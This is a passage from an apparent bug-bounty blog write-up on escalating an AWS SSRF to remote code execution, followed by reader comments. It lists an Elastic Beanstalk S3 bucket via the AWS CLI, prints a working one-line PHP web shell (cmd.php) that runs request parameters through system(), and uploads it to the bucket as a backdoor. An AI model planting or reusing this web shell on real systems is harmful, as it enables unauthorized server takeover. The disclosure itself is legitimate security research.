
In order to access the S3 bucket, we will use the data we grabbed earlier with the following format:

elasticbeanstalk-region-account-id

Now, the bucket name is “elasticbeanstalk-us-east-1-76xxxxxxxx00”.

Let’s listed bucket resources for “elasticbeanstalk-us-east-1-76xxxxxxxx00” in a recursive manner to perform this long-running task using AWS CLI:

~# aws s3 ls s3://elasticbeanstalk-us-east-1-76xxxxxxxx00/ –recursive



Now, Let’s try to upload a Backdoor!

~# cat cmd.php

```
1. <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

```
root@MountainousEssential-VM:~# cat cmd.php
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
root@MountainousEssential-VM:~#
```


~# aws s3 cp cmd.php s3://elasticbeanstalk-us-east-1-76xxxxxxxx00/

```
root@MountainousEssential-VM:~# aws s3 cp cmd.php s3://elasticbeanstalk-us-east-1-[redacted]0/
```

upload: ./cmd.php to s3://docs.redact.com/cmd.php

```
upload: ./cmd.php to s3://elasticbeanstalk-us-east-1-7[redacted]/cmd.php
```

And here we got a successful RCE!



In a nutshell:

You can escalate Server-Side Request Forgery to Remote Code Execute in many ways but it’s depending on your target’s Environment.

Happy Hacking!

Bug Bounty, Writeup BugBounty, RCE, SSRF, WRITEUP

‹ Hack Your Form – New vector for Blind XSS

How to Get Started Into Web Security & Bug Hunting ›

4 thoughts on “Escalating SSRF to RCE”

dark says:

March 14, 2019 at 11:13 am

where you know about managed policy “AWSElasticBeanstalkWebTier” ?

REPLY

GeneralEG says:

March 14, 2019 at 3:41 pm

https://docs.aws.amazon.com/

REPLY

Michael George says:

March 15, 2019 at 6:55 am

Keep it up dear ❤

REPLY

Pingback: 【Bug Bounty 阅读笔记】【Synack】 Using AWS Metadata API to escalate SSRF to RCE – Neurohazard

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

Search...

Recent Blog

Authenticated Reflected XSS at Woody Ad Snippets WordPress

September 13, 2019

How to Get Started Into Web Security & Bug Hunting

June 27, 2019

Escalating SSRF to RCE

March 10, 2019

Hack Your Form – New vector for Blind XSS

January 13, 2019

Recent Comments

- Mahmoud on How to Get Started Into Web Security & Bug Hunting
- GeneralEG on Hack Your Form – New vector for Blind XSS
- Cialis on Hack Your Form – New vector for Blind XSS
- 【Bug Bounty 阅读笔记】【Synack】 Using AWS Metadata API to escalate SSRF to RCE – Neurohazard on Escalating SSRF to RCE
- Michael George on Escalating SSRF to RCE

“There are only two types of companies: those that have been hacked, and those that will be.”

Robert Mueller – FBI Director